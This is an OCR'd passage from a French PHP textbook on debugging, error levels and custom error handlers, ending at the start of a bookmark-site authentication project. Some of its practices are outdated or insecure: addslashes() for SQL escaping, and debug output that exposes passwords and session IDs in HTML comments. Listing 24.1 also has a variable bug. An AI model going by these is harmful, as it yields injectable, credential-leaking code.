Bien que les périphériques et les autres programmes de votre système puissent parfois tomber en panne, cela devrait rester assez rare à moins qu'ils ne soient de mauvaise qualité. Si vous utilisez un réseau pour vous connecter à d'autres ordinateurs, vous devez accepter que certaines parties de votre système puissent tomber en panne plus souvent car, pour connecter un ordinateur à un autre, vous devez passer par plusieurs périphériques et services que vous ne contrôlez pas forcément.

Vous devez donc vérifier avec beaucoup de précautions la valeur renvoyée par les fonctions qui tentent d'interagir avec un service réseau.

Un appel de fonction comme :

```
$sp = fsockopen ( 'localhost', 5000 );
```

produira un avertissement s'il n'arrive pas à se connecter sur le port 5000 de l'ordinateur `localhost`, mais il l'affichera au format par défaut et ne donnera pas à votre script la possibilité de le gérer élégamment.

En revanche, si vous réécrivez cet appel sous la forme suivante :

```
$sp = @fsockopen ( 'localhost', 5000, &$errorno, &$errorstr );
if (!$sp) {
  echo "ERREUR : $errorno: $errorstr";
}
```

cela supprimera le message d'erreur prédéfini, vérifiera la valeur de retour pour voir si une erreur s'est produite et utilisera votre propre code pour gérer le message d'erreur. Ce code affichera donc un message d'erreur qui pourra vous aider à résoudre le problème. Dans le cas présent, cet exemple produirait le message suivant :

```
ERREUR: 10035: A non-blocking socket operation could not be completed immediately.
```

Les erreurs survenant en cours d'exécution sont plus difficiles à éliminer que les erreurs de syntaxe, car l'analyseur ne peut pas les signaler au lancement du code. Comme ces erreurs surviennent dans certaines conditions, il est parfois difficile de les détecter et de les corriger. L'analyseur ne peut pas vous indiquer automatiquement qu'une ligne générera une erreur. Votre procédure de test doit donc fournir un moyen d'identifier les situations qui produisent des erreurs.

La correction de ces erreurs nécessite une bonne dose d'imagination pour identifier les différents cas de figure susceptibles de se présenter et pour choisir une action appropriée. En outre, ces tests doivent être suffisamment complets pour simuler et tenter d'identifier chaque classe d'erreur qui peut survenir.

Cela ne signifie pas que vous deviez tenter de simuler toutes les erreurs qui peuvent se produire : MySQL, par exemple, peut générer à lui seul environ deux cents erreurs

différentes. Vous devez en revanche simuler une erreur dans chaque appel de fonction pouvant poser problème et une erreur de chaque type gérée par un bloc de code différent.

Oublier de filtrer les données d'entrée

Il arrive souvent que les programmeurs fassent des suppositions plus ou moins hasardeuses sur les données saisies par les utilisateurs. Si un utilisateur entre des données auxquelles les programmeurs n'ont pas pensé, cela peut entraîner des erreurs au moment de l'exécution ou des erreurs de logique (sur lesquelles nous reviendrons dans la section suivante).

Un exemple classique d'erreur d'exécution peut se présenter lorsque vous traitez des données saisies par l'utilisateur en oubliant de leur appliquer la fonction `addslashes()`. Si vous avez affaire à un utilisateur dont le nom contient une apostrophe, comme O'Grady, vous obtiendrez une erreur si vous utilisez ce nom entre apostrophes simples dans une instruction SQL d'insertion.

Nous reviendrons sur les erreurs provenant des suppositions sur les données saisies dans la prochaine section.

Erreurs de logique

Les erreurs de logique sont les plus difficiles à identifier et à supprimer. On dit qu'il y a une erreur de logique lorsque le code fait exactement ce qu'il doit faire, mais que cela ne correspond pas à ce que le programmeur avait l'intention d'obtenir.

Les erreurs de logique peuvent provenir d'une simple faute de frappe, comme ici :

```
for ( $i = 0; $i < 10; $i++ );
{
  echo "faire quelque chose<br />";
}
```

Cet extrait de code est tout à fait correct. Il respecte toutes les règles de syntaxe de PHP, ne fait appel à aucun service externe, donc il a peu de chances de produire des erreurs au moment de son exécution. Cependant, il contient une erreur de logique puisqu'il n'affiche la chaîne de caractères qu'une seule fois.

Au premier abord, il semblerait que la boucle `for` soit exécutée dix fois, en affichant `"faire quelque chose"` à chaque itération.

Mais le point-virgule situé à la fin de la première ligne indique la fin de l'instruction. La boucle `for` est donc exécutée dix fois, mais il n'y a aucune instruction dans le corps de la boucle. L'instruction `echo` n'est ensuite exécutée qu'une seule fois.

Comme ce code est correct, l'analyseur ne produira aucune erreur. Les ordinateurs sont très performants pour certaines opérations, mais ils n'ont ni sens logique ni intelligence :

ils font exactement ce qu'on leur demande de faire. Vous devez donc vous assurer que vous leur donnez des instructions suffisamment précises pour faire ce que vous souhaitez.

Les erreurs de logique ne sont pas provoquées par le code lui-même, mais elles proviennent de la manière dont les programmeurs écrivent les instructions que l'ordinateur doit exécuter. Par conséquent, ces erreurs ne peuvent pas être détectées automatiquement. Vous ne serez jamais averti qu'une erreur de ce type s'est produite et aucun logiciel ne pourra vous fournir le numéro de la ligne mise en cause. Les erreurs de logique ne peuvent être détectées que par une procédure de test suffisamment complète.

L'erreur de logique de l'exemple précédent est très simple à faire, mais également très simple à corriger, puisque la première fois que votre code est exécuté vous pouvez constater aussitôt que la sortie ne correspond pas à ce que vous attendiez. Cependant, la plupart de ces erreurs sont un peu plus subtiles.

La plupart du temps, les erreurs de logique ont lieu lorsque le programmeur fait des hypothèses qui ne sont pas fondées. Au Chapitre 23, nous vous avions suggéré de faire appel aux autres développeurs de votre équipe pour vérifier vos programmes et pour proposer de nouvelles procédures de tests, et de faire appel à des personnes représentatives de votre audience pour imaginer de nouveaux cas de figure. Si vous effectuez vous-même vos propres tests, il est très facile de supposer que les utilisateurs ne saisiront que certains types de données et, par conséquent, d'oublier de vérifier certaines parties du code.

Imaginons que votre site commercial utilise un champ de saisie correspondant au nombre d'articles commandés. Avez-vous pensé au fait que certains utilisateurs pourront essayer de saisir un nombre négatif, afin que votre site crédite leur carte bancaire au lieu de la débiter ?

Supposons que vous utilisiez un champ de saisie permettant d'entrer un montant en euros. Permettez-vous à vos utilisateurs de saisir ce montant avec ou sans le signe "€", ou de séparer les chiffres des milliers avec une espace ? Certaines de ces vérifications peuvent être effectuées au niveau du client (avec JavaScript, par exemple) pour réduire un peu la charge de votre serveur.

Si vous transmettez des informations à une autre page, avez-vous pensé que certains caractères ont une signification particulière dans les URL, les espaces notamment ?

Il existe une quantité infinie d'erreurs de logique et aucune manière automatique de les vérifier. La seule solution consiste à éliminer les hypothèses effectuées par le programmeur, puis à tester d'une manière aussi complète que possible toutes les données pouvant être saisies par les utilisateurs.

Aide au débogage des variables

Lorsque vos projets deviendront plus complexes, il pourra être intéressant de posséder quelques programmes utilitaires vous permettant d'identifier l'origine des erreurs. Le Listing 24.1 contient un script qui pourra vous être utile, puisqu'il affiche le contenu des variables passées à votre page.

Listing 24.1 : *affiche_variables.php* — Ce programme peut être inclus dans vos pages pour afficher le contenu des variables passées

```
<?php
  // Ces lignes formatent la sortie en commentaires HTML
  // et appellent la fonction affiche_tab.

 echo "\n<!-- DÉBUT AFFICHAGE VARIABLES -->\n\n";

  echo "<!-- DÉBUT VARIABLES GET -->\n";
  echo "<!-- ".affiche_tab($_GET)." -->\n";

  echo "<!-- DÉBUT VARIABLES POST -->\n";
  echo "<!-- ".affiche_tab($_POST)." -->\n";

  echo "<!-- DÉBUT VARIABLES SESSION -->\n";
  echo "<!-- ".affiche_tab($_SESSION)." -->\n";

  echo "<!-- DÉBUT VARIABLES COOKIE -->\n";
  echo "<!-- ".affiche_tab($_COOKIE)." -->\n";

  echo "\n<!-- FIN AFFICHAGE VARIABLES -->\n";

// affiche_tab() prend un tableau en paramètre.
// Elle parcourt ce tableau afin de former une seule chaîne
// pour représenter le tableau sous la forme d'un ensemble.

function affiche_tab($tab) {
  if (is_array($tab)) {
    $taille = count($array);
    $chaine = "";
    if ($taille) {
      $nbre = 0;
      $chaine .= "{ ";
      // Ajoute les clés et les valeurs de chaque élément à chaine
      foreach($tab as $var => $valeur) {
        $chaine .= $var. " = " . $valeur;
        if($nbre++ < ($taille-1)) {
          $chaine .= ", ";
        }
      }
      $chaine .= " }";
    }
    return $chaine;
  } else {
    // Si ce n'est pas un tableau, on se contente de le renvoyer
    return $tab;
  }
}
?>
```

Ce code passe en revue les quatre tableaux de variables reçues par une page. Si une page a été appelée avec des variables GET, des variables POST, des cookies ou des variables de session, celles-ci seront affichées.

Ici, nous avons placé les sorties dans des commentaires HTML afin que vous puissiez les visualiser sans interférer avec la présentation normale de la page. Il s'agit d'un bon moyen de produire des informations de débogage. Cacher les informations de débogage dans des commentaires permet en outre de les laisser dans le code jusqu'au dernier moment.

La sortie exacte dépendra des variables passées à la page mais, lorsqu'on ajoute ce script au Listing 21.4, l'un des exemples d'authentification du Chapitre 21, il ajoute les lignes suivantes au code HTML produit :

```
<!-- DÉBUT AFFICHAGE VARIABLES -->

<!-- DÉBUT VARIABLES GET -->
<!-- Array
(
)
 -->
<!-- DÉBUT VARIABLES POST -->
<!-- Array
(
    [nom] => utilisateur
    [mdp] => secret
)
 -->
<!-- DÉBUT VARIABLES SESSION -->
<!-- Array
(
)
 -->
<!-- DÉBUT VARIABLES COOKIE -->
<!-- Array
(
    [PHPSESSID] => b2b5f56fad986dd73af33f470f3c1865
)
 -->
<!-- FIN AFFICHAGE VARIABLES -->
```

Vous pouvez constater que les variables `POST` du formulaire d'ouverture de session de la page précédente (`nom` et `mdp`) sont affichées. Ce script affiche également la variable de session dont nous nous servons pour conserver le nom de l'utilisateur, `utilisateur ok`. Comme nous l'avons vu au Chapitre 21, PHP se sert d'un cookie pour associer les variables de session à chaque utilisateur. Notre script affiche donc également le chiffre pseudo-aléatoire, `PHPSESSID`, qui est enregistré dans ce cookie pour identifier l'utilisateur.

Les niveaux d'erreur

PHP vous permet de configurer son pointillisme vis-à-vis des erreurs. Vous pouvez ainsi modifier les types d'événements qui génèrent les messages. Par défaut, PHP affiche toutes les erreurs qui ne sont pas de simples avertissements.

Le niveau d'erreur est défini grâce à un ensemble de constantes prédéfinies présentées dans le Tableau 24.1.

Tableau 24.1 : Les constantes permettant de définir les niveaux d'erreur

Valeur	*Nom*	*Signification*
1	`E ERROR`	Signale les erreurs fatales en cours d'exécution.
2	`E WARNING`	Signale les erreurs non fatales en cours d'exécution.
4	`E PARSE`	Signale les erreurs de syntaxe.
8	`E NOTICE`	Signale les observations signalant qu'il y a peut-être une erreur.
16	`E CORE ERROR`	Signale les problèmes survenus au démarrage du moteur PHP.
32	`E CORE WARNING`	Signale les erreurs non fatales survenues au démarrage du moteur PHP.
64	`E COMPILE ERROR`	Signale les erreurs de compilation.
128	`E COMPILE WARNING`	Signale les erreurs de compilation non fatales.
256	`E USER ERROR`	Signale les erreurs déclenchées par l'utilisateur.
512	`E USER WARNING`	Signale les avertissements déclenchés par l'utilisateur.
1024	`E USER NOTICE`	Signale les observations déclenchées par l'utilisateur.
2048	`E STRICT`	Signale l'utilisation de comportements dépréciés et non recommandés ; non inclus dans `E ALL` mais très utile pour le réusinage de code. Suggère également les modifications à apporter.
4096	`E RECOVERABLE ERROR`	Signale les erreurs fatales récupérables.
6143	`E ALL`	Signale toutes les erreurs et tous les avertissements, sauf ceux de `E STRICT`.

Chaque constante représente un type d'erreurs pouvant être signalées ou ignorées. Si, par exemple, vous indiquez le niveau d'erreur `E ERROR`, seules les erreurs fatales seront signalées. Ces constantes peuvent être combinées avec les opérateurs arithmétiques binaires de manière à produire différents niveaux d'erreur.

Le niveau d'erreur par défaut, qui affiche toutes les erreurs qui ne sont pas des observations, est indiqué par :

```
E_ALL & ~E_NOTICE
```

Cette expression est composée de deux constantes prédéfinies, combinées avec des opérateurs arithmétiques binaires. Le premier, `&`, correspond à l'opérateur ET et le second, `~`, correspond à l'opérateur NON. Cette expression peut donc être lue ainsi : "`E ALL` ET NON `E NOTICE`".

`E ALL` est elle-même une combinaison de tous les types d'erreurs à l'exception de `E STRICT`. Cette constante peut donc être remplacée par l'expression suivante, dans laquelle les différents niveaux d'erreurs sont ajoutés les uns aux autres par l'opérateur binaire OU (`|`).

```
E_ERROR | E_WARNING | E_PARSE | E_NOTICE | E_CORE_ERROR |
E_CORE_WARNING | E_COMPILE_ERROR |E_COMPILE_WARNING | E_USER_ERROR |
E_USER_WARNING | E_USER_NOTICE
```

De même, le niveau d'erreur par défaut pourrait être indiqué par une combinaison de tous les niveaux à l'exception de `E NOTICE` :

```
E_ERROR | E_WARNING | E_PARSE | E_CORE_ERROR | E_CORE_WARNING |
E_COMPILE_ERROR | E_COMPILE_WARNING | E_USER_ERROR | E_USER_WARNING |
E_USER_NOTICE
```

Modifier les paramètres d'affichage des erreurs

Vous pouvez définir les paramètres d'affichage des erreurs de manière globale, dans votre fichier *php.ini* ou indépendamment, pour chaque script.

Pour modifier ces paramètres pour tous vos scripts, il suffit de modifier les quatre lignes suivantes dans le fichier *php.ini* par défaut :

```
error_reporting =       E_ALL & ~E_NOTICE
display_errors  =       On
log_errors      =       Off
track_errors    =       Off
```

Les paramètres globaux par défaut spécifient qu'il faut :

- afficher toutes les erreurs, sauf les observations ;
- afficher les messages d'erreur dans la sortie standard, formatés en HTML ;
- ne pas enregistrer les messages d'erreur dans les journaux ;
- ne pas enregistrer les erreurs, mais placer la dernière erreur dans la variable `$php errormsg`.

Vous modifierez probablement le niveau d'erreur en `E ALL | E STRICT`. Vous obtiendrez ainsi beaucoup plus d'observations concernant des lignes qui peuvent contenir une

erreur, ou qui peuvent simplement indiquer que le programmeur tire profit du typage faible de PHP et du fait que toutes les variables sont automatiquement initialisées à `0`.

Pendant le débogage, il peut être intéressant de choisir un `error reporting` plus élevé. Cependant, pour votre produit final, si vous fournissez vos propres messages d'erreur, il est généralement plus professionnel de désactiver `display errors` et d'activer `log errors` en conservant un `error reporting` assez élevé. Vous pourrez alors consulter les journaux en cas de problème.

L'activation de `track errors` peut vous aider à identifier les erreurs dans votre programme, au lieu de laisser PHP fournir ses propres fonctionnalités par défaut. Bien que PHP fournisse des messages d'erreur très utiles, son comportement par défaut devient rapidement inutilisable lorsque les choses se passent mal.

Par défaut, lorsqu'une erreur fatale a lieu, PHP affiche le message suivant :

```
<br>
<b>Type Erreur</b>:  message d'erreur in <b>chemin/fichier.php</b>
on line <b>numéro de ligne</b><br>
```

et arrête l'exécution du script. Pour les erreurs qui ne sont pas fatales, il s'agit du même texte, mais l'exécution peut continuer.

Ce code HTML met bien en évidence l'erreur, mais il n'est pas très élégant et le style de ces messages a peu de chance de bien correspondre au reste du site. Certains utilisateurs peuvent également ne rien voir si le contenu de la page est affiché dans un tableau et si leur navigateur est assez strict sur la conformité par rapport au standard. En effet, les éléments de tableaux ouverts mais non refermés, comme :

```
<table>
<tr><td>
<br>
<b>Type Erreur</b>: message d'erreur in <b>chemin/fichier.php</b>
on line <b>numéro de ligne</b><br>
```

ne seront pas affichés par certains navigateurs.

Vous n'êtes pas obligé de conserver la gestion par défaut des erreurs de PHP ni d'utiliser la même configuration pour tous les fichiers. Pour modifier le niveau d'erreur du script courant, vous pouvez appeler la fonction `error reporting()`.

Il suffit de transmettre à cette fonction une constante de niveau d'erreur ou une combinaison de ces constantes, comme nous le faisions dans le fichier *php.ini*. Cette fonction renvoie le niveau d'erreur précédent. Elle est couramment utilisée de cette manière :

```
// Désactive l'affichage des erreurs.
$ancien_niveau = error_reporting(0);
// Placez ici le code qui peut produire des avertissements.
// Active l'affichage des erreurs.
error_reporting($ancien_niveau);
```

Ce petit programme désactive l'affichage des erreurs, ce qui nous permet d'exécuter une portion de code qui a des chances de produire des avertissements que nous ne souhaitons pas voir afficher.

Cela dit, il vaut mieux éviter de désactiver en permanence l'affichage des erreurs, puisque cela vous empêchera de prendre connaissance des erreurs détectées et de les corriger.

Déclencher vos propres erreurs

La fonction `trigger error()` peut être utilisée pour déclencher vos propres erreurs. Les erreurs créées de cette manière sont gérées comme les erreurs classiques de PHP.

Cette fonction prend en argument un message d'erreur, et éventuellement un type d'erreur. Ce dernier doit être choisi parmi les trois suivants : `E USER ERROR`, `E USER WARNING` et `E USER NOTICE`. Si vous ne précisez aucun type, le type par défaut est `E USER NOTICE`.

Voici un exemple d'utilisation de `trigger error()` :

```
trigger_error("Cet ordinateur s'auto-détruira dans 15 secondes",
              E_USER_WARNING);
```

Gérer correctement les erreurs

Si vous avez l'habitude de développer en Java ou en C++, vous avez probablement l'habitude d'utiliser des exceptions. Celles-ci permettent aux fonctions de signaler qu'une erreur s'est produite et vous laissent le soin de la traiter à l'aide d'un gestionnaire d'exception pour gérer l'erreur. Elles ont été traitées au Chapitre 7 ; nous n'y reviendrons donc pas ici.

Nous venons de voir que vous pouvez déclencher vos propres erreurs, mais il est également possible de fournir vos propres gestionnaires d'erreurs, de manière à les intercepter.

La fonction `set error handler()` permet d'indiquer la fonction à appeler lorsque survient une erreur, un avertissement ou une observation au niveau utilisateur. Il suffit d'appeler `set error handler()` avec le nom de la fonction que vous souhaitez utiliser comme gestionnaire d'erreur.

Votre fonction de gestion d'erreur doit prendre deux paramètres : un type d'erreur et un message d'erreur qui permettront à votre fonction de choisir comment gérer l'erreur. Le type de l'erreur doit être une constante de type d'erreur prédéfinie et le message d'erreur, une chaîne de caractères.

Un appel à `set error handler()` ressemble à ceci :

```
set_error_handler('mon_gestionnaire_erreur');
```

Puisque nous avons demandé à PHP d'utiliser une fonction appelée `mon gestionnaire erreur()`, nous devons maintenant écrire une fonction possédant ce nom avec le prototype suivant :

```
mon_gestionnaire_erreur(int type_error, string error_mess
                  [, string fic_err [, int ligne_err
                  [, array ctxte_err]]]))
```

mais ce qu'elle fait en réalité est laissé à votre entière discrétion.

Les paramètres passés à votre fonction de gestionnaire sont les suivants :

- le type de l'erreur ;
- le message d'erreur ;
- le fichier dans lequel l'erreur est survenue ;
- la ligne à laquelle l'erreur est survenue ;
- le tableau de symboles – autrement dit, un jeu de toutes les variables et de leurs valeurs au moment où l'erreur est intervenue.

Voici quelques actions que l'on rencontre couramment dans les fonctions de gestion d'erreurs :

- afficher le message d'erreur fourni ;
- enregistrer des informations dans un fichier journal ;
- transmettre l'erreur par courrier électronique ;
- terminer le script en appelant `exit()`.

Le Listing 24.2 présente un script qui déclare un gestionnaire d'erreur, le met en place grâce à la fonction `set error handler()` et produit quelques erreurs.

Listing 24.2 : *gestionnaire.php* — Ce script déclare un gestionnaire d'erreurs personnalisé et produit quelques erreurs

```
<?php
 // La fonction du gestionnaire d'erreurs
 function mon_gestionnaire_erreur ($no_err, $mess_err, $fic_err,
                                   $lig_err) {
   echo "<br /><table bgcolor=\"#cccccc\"><tr><td>
         <p><strong>ERREUR :</strong> ".$mess_err."</p>
         <p>Réessayez ou contactez-nous pour nous indiquer que
            l'erreur s'est produite en ligne ".$lig_err
            . " du fichier " . $fic_err . "</p>";

    if (($no_err == E_USER_ERROR) || ($no_err == E_ERROR)) {
      echo "<p>Erreur fatale. Fin du programme.</p>
            </td></tr></table>";
```

```
        // Fermeture des ressources ouvertes, pied de page, etc.
        exit;
      }
      echo "</td></tr></table>";
    }
    // Configuration du gestionnaire d'erreur
    set_error_handler('mon_gestionnaire_erreur');

    // Déclenche différents niveaux d'erreurs
    trigger_error('Gestionnaire appelé', E_USER_NOTICE);
    fopen('inexistant', 'r');
    trigger_error('Ce ordinateur est beige', E_USER_WARNING);
    include ('inexistant');
    trigger_error("Cet ordinateur s'auto-détruira dans 15 secondes",
                  E_USER_ERROR);
?>
```

La sortie de ce script est présentée à la Figure 24.1.




Figure 24.1

Vous pouvez fournir des messages d'erreur personnalisés si vous passez par votre propre gestionnaire d'erreur.

Ce gestionnaire d'erreur personnalisé ne fait pas grand-chose de plus que le gestionnaire d'erreur par défaut. Cependant, comme c'est vous qui écrivez son code, vous pouvez lui faire faire ce que vous voulez. Vous pouvez notamment choisir ce que vous affichez

à vos visiteurs lorsqu'une erreur se produit et la manière dont ces informations doivent être affichées, en fonction de la présentation générale de votre site. Mais, surtout, cela vous permet de décider du comportement à adopter. Le script doit-il continuer ? Faut-il afficher un message ou l'enregistrer dans un journal ? Le support technique doit-il être alerté automatiquement ?

Il est important de remarquer que votre gestionnaire d'erreur ne s'occupera pas de tous les types d'erreurs. Certaines erreurs, comme les erreurs de syntaxe et les erreurs fatales survenant en cours d'exécution, seront toujours gérées de la même manière. Si cela vous gêne, n'oubliez pas de vérifier avec précaution les paramètres avant de les passer à une fonction qui peut produire une erreur fatale ou de passer au niveau d'erreur `E USER ERROR` si vos paramètres peuvent poser problème.

Si votre gestionnaire d'erreurs renvoie une valeur `false` explicite, le gestionnaire d'erreurs intégré de PHP sera invoqué. Vous pourrez ainsi gérer les erreurs `E USER *` vous-même et laisser le gestionnaire d'erreurs s'occuper des erreurs standard.

Pour la suite

Au Chapitre 25, nous commencerons à mettre en œuvre notre premier projet. Dans celui-ci, nous verrons comment vous pouvez reconnaître les utilisateurs qui reviennent sur votre site et comment adapter son contenu de manière appropriée.

25

Authentification des utilisateurs et personnalisation

Dans ce projet, nous demandons aux utilisateurs de s'enregistrer sur notre site web. Après cette étape, nous pouvons savoir ce qui les intéresse et afficher le contenu approprié. C'est ce que l'on appelle la *personnalisation en fonction de l'utilisateur.*

Ce projet permet aux utilisateurs de construire une liste de liens vers leurs sites web favoris et leur suggère d'autres liens susceptibles de les intéresser en fonction des sites qu'ils ont visités. D'une manière plus générale, la personnalisation peut être utilisée dans n'importe quelle application web pour afficher du contenu plus ciblé, dans un format adapté à leurs goûts.

Dans ce projet et dans ceux qui suivront, nous commencerons par examiner un cahier des charges semblable à ceux que pourraient demander d'éventuels clients. Nous transformerons ensuite les différents éléments de ce cahier des charges en un ensemble de composants, nous construirons une architecture permettant d'interconnecter ces composants et nous implémenterons chacun d'eux.

Pour ce projet, nous implémenterons les fonctionnalités suivantes :

- connexion et authentification des utilisateurs ;
- gestion des mots de passe ;
- enregistrement des préférences des utilisateurs ;
- personnalisation du contenu ;
- suggestion de sites intéressants en fonction des informations que nous possédons sur un utilisateur.

Composants de la solution

Notre travail consiste à construire un prototype pour un système en ligne d'enregistrement de favoris que nous appellerons *PHPbookmark*. Ce système ressemble donc au système de Backflip, mais avec moins de fonctionnalités. Pour plus d'informations sur Backflip, consultez le site **http://www.backflip.com**.

Notre système doit permettre aux utilisateurs de se connecter, d'enregistrer leurs sites favoris et il doit également proposer des sites qui pourraient les intéresser en fonction de leurs préférences personnelles.

Ces composants de la solution peuvent être classés en trois catégories.

- Nous devons pouvoir identifier les différents utilisateurs. Il nous faut également un système pour les authentifier.
- Nous devons pouvoir enregistrer les liens vers leurs sites favoris. Les utilisateurs doivent disposer de la possibilité d'ajouter et de supprimer ces liens.
- Il faut être en mesure de recommander des sites susceptibles d'intéresser les utilisateurs en fonction de ce que nous savons déjà sur eux.

Maintenant que nous connaissons les grandes lignes du projet, nous pouvons commencer à concevoir une solution et ses composants. Essayons de passer en revue quelques solutions pour chacune de ces trois exigences.

Identification des utilisateurs et personnalisation

Comme nous l'avons déjà vu précédemment, il existe plusieurs techniques permettant d'authentifier les utilisateurs. Comme nous souhaitons offrir du contenu personnalisé, nous enregistrons les noms des utilisateurs et les mots de passe dans une base de données MySQL qui nous servira à les authentifier.

Si nous permettons aux utilisateurs de se connecter en saisissant un nom d'utilisateur et un mot de passe, nous avons besoin des composants suivants :

- Les utilisateurs doivent pouvoir s'inscrire en fournissant un nom d'utilisateur et un mot de passe. Il nous faudra imposer des restrictions sur la longueur et le format de ces informations. Les mots de passe devront être enregistrés dans un format chiffré pour des raisons de sécurité.
- Les utilisateurs doivent pouvoir se connecter avec les informations qu'ils ont fournies lors de leur enregistrement.
- Les utilisateurs doivent avoir la possibilité de se déconnecter lorsqu'ils ont fini d'utiliser le site. Cela n'est pas particulièrement important si les utilisateurs accèdent à

notre site depuis leur machine personnelle, mais cet aspect de la sécurité est essentiel s'ils accèdent au site depuis un ordinateur partagé.

- Le site doit pouvoir déterminer si un utilisateur est connecté et accéder aux données correspondant à un utilisateur connecté.
- Les utilisateurs doivent pouvoir modifier leur mot de passe pour améliorer la sécurité générale du site.
- Les utilisateurs doivent pouvoir modifier leur mot de passe sans notre assistance. Pour ce faire, on propose généralement aux utilisateurs d'envoyer leur mot de passe à l'adresse e-mail qu'ils ont fournie lors de leur inscription. Cela signifie donc que nous devons enregistrer cette adresse e-mail au moment de leur inscription. Comme nous enregistrons les mots de passe dans un format chiffré et qu'il est impossible de les déchiffrer pour retrouver les mots de passe d'origine, il faut en fait générer un nouveau mot de passe, l'activer et le transmettre à l'utilisateur par e-mail.

Pour réaliser ce projet, nous allons écrire des fonctions pour chacune de ces fonctionnalités. La plupart d'entre elles seront réutilisables, éventuellement après quelques modifications mineures, dans d'autres projets.

Enregistrer les liens vers les sites favoris

Pour enregistrer les favoris d'un utilisateur, nous devons aménager un espace particulier dans notre base de données MySQL. Nous aurons besoin des fonctionnalités suivantes :

- Les utilisateurs doivent pouvoir récupérer et afficher leurs favoris.
- Les utilisateurs doivent pouvoir ajouter de nouveaux favoris. Le site doit vérifier qu'il s'agit bien d'URL valides.
- Les utilisateurs doivent pouvoir supprimer des favoris de leur liste.

Une fois encore, nous écrirons des fonctions pour chacune de ces fonctionnalités.

Sites suggérés

Il existe plusieurs techniques pour suggérer une liste de sites à un utilisateur. Nous pouvons nous contenter d'afficher les sites les plus populaires dans un domaine particulier. Pour ce projet, nous allons implémenter un système de suggestion qui recherche les utilisateurs qui ont un favori en commun avec l'utilisateur connecté et qui lui proposera les autres favoris de ces utilisateurs. Pour éviter de proposer des favoris un peu trop personnels, nous nous contentons d'afficher ceux enregistrés par plus d'un utilisateur.

Cette fonctionnalité sera, elle aussi, implémentée par une fonction.

Résumé de la solution

Après avoir griffonné quelques ébauches, nous avons retenu le diagramme de la Figure 25.1.




Figure 25.1

Ce diagramme présente les différents composants du système PHPbookmark.

Nous allons construire un module pour chaque composant de ce diagramme ; certains ne nécessiteront qu'un script, d'autres en demanderont deux. Nous allons également mettre en place des bibliothèques de fonctions pour :

- L'authentification des utilisateurs.
- L'enregistrement et la récupération des favoris.
- La validation des données.
- Les connexions à la base de données.
- L'affichage dans le navigateur. Toutes les fonctions de génération de code HTML se trouveront dans cette bibliothèque pour que la présentation visuelle reste cohérente sur tout le site (on utilise ainsi une approche séparant la logique de l'application du contenu).

Nous devons également mettre en place une base de données pour ce système.

Nous étudierons en détail l'implémentation de chaque fonctionnalité, mais vous trouverez l'intégralité du code de cette application sur le site Pearson (www.pearson.fr),

dans le répertoire *chapitre25*. Le Tableau 25.1 contient un résumé des fichiers de ce répertoire.

Tableau 25.1 : Les fichiers de l'application *PHPbookmark*

Nom du fichier	*Description*
`favoris.sql`	Instructions SQL permettant de créer la base de données PHPbookmark
`login.php`	Page d'accueil avec un formulaire de connexion au système
`register form.php`	Formulaire permettant aux utilisateurs de s'enregistrer auprès du système
`register new.php`	Script qui traite l'enregistrement des nouveaux utilisateurs
`forgot form.php`	Formulaire à remplir par les utilisateurs qui ont oublié leur mot de passe
`forgot passwd.php`	Script pour réinitialiser les mots de passe oubliés
`member.php`	Page principale d'un utilisateur, qui contient tous ses sites favoris
`add bm form.php`	Formulaire permettant d'ajouter de nouveaux sites favoris
`add bms.php`	Script pour ajouter de nouveaux sites dans la base de données
`delete bms.php`	Script permettant de supprimer les sites sélectionnés dans la liste de l'utilisateur
`recommend.php`	Script pour suggérer des sites, en fonction des utilisateurs qui ont les mêmes goûts
`change passwd form.php`	Formulaire à remplir pour modifier le mot de passe actuel
`change passwd.php`	Script permettant de modifier le mot de passe de l'utilisateur dans la base de données
`logout.php`	Script pour fermer la session d'un utilisateur
`bookmark fns.php`	Ensemble de déclarations à inclure pour l'application
`data valid fns.php`	Fonctions permettant de valider les données saisies par l'utilisateur
`db fns.php`	Fonctions pour se connecter à la base de données
`user auth fns.php`	Fonctions implémentant l'authentification des utilisateurs
`url fns.php`	Fonctions pour ajouter et supprimer des sites et effectuer des suggestions
`output fns.php`	Fonctions pour formater la sortie en HTML
`bookmark.gif`	Logo de PHPbookmark

